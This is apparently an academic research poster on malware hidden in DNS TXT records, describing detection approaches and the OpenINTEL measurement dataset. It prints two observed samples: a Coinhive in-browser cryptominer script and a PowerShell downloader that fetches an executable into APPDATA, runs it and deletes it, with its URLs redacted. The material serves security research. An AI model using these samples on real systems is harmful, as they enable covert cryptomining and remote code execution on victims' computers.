Hiding Malware in DNS Records

A Problem or Not?

Olivier van der Toorn[1], Roland van Rijswijk-Deij[1],
Tobias Fiebig[2], Martina Lindorfer[3], Anna Sperotto[1]
University of Twente[1], TU Delft[2], TU Wien[3]
o.i.vandertoorn@utwente.nl, r.m.vanrijswijk@utwente.nl,
t.fiebig@tudelft.nl, mlindorfer@iseclab.org, a.sperotto@utwente.nl

JavaScript Malware

```
<script src=https://coin-hive.com/lib/coinhive.min.js>
</script>
<script>
var m = new CoinHive.Anonymous("<Redacted>").start();
</script>
```

Powershell Malware

```
#> $a=(new-object net.webclient); $b=$Env:APPDATA;
$w=$Env:WINDIR; $c=$b+'//t.txt'; $g=$b+'//t.exe';
$p=$w+'//Microsoft.NET//Framework'; if (gci -Path $p | where
{$_.Name -like 'v4*'}) {try{$a.DownloadFile('<REDACTED>',
$c); <# no mercy, no forgiveness #> ren $c t.exe; start $g}
catch {$a.DownloadFile('<REDACTED>', $c); ren $c t.exe; start
$g} } else {try {$a.DownloadFile('<REDACTED>', $c); ren $c
t.exe; start $g} <# no mercy, no forgiveness #> catch
{$a.DownloadFile('<REDACTED>', $c); ren $c t.exe; start $g}
}; sleep 180; rm $g <#
```


How to go about this problem?


1. Top down approach: TXT records -> Obfuscation -> Classification
2. Bottom up approach: Malware -> Obfuscation -> Cross-reference TXT records -> Classification
3. None of the above: Let's talk about it!

Our dataset

Our dataset consists of all the DNS TXT records from the OpenINTEL project, an active DNS measurement platform.

Key aspects of OpenINTEL:
- 212 million domains measured on a daily basis
- 2.3 billion data points collected daily
- 2.6 trillion data points collected since the start in 2015





SIDNfonds
UNIVERSITY OF TWENTE.
iseclab
NLNETLABS
OpenINTEL
TUDelft
SIDN LABS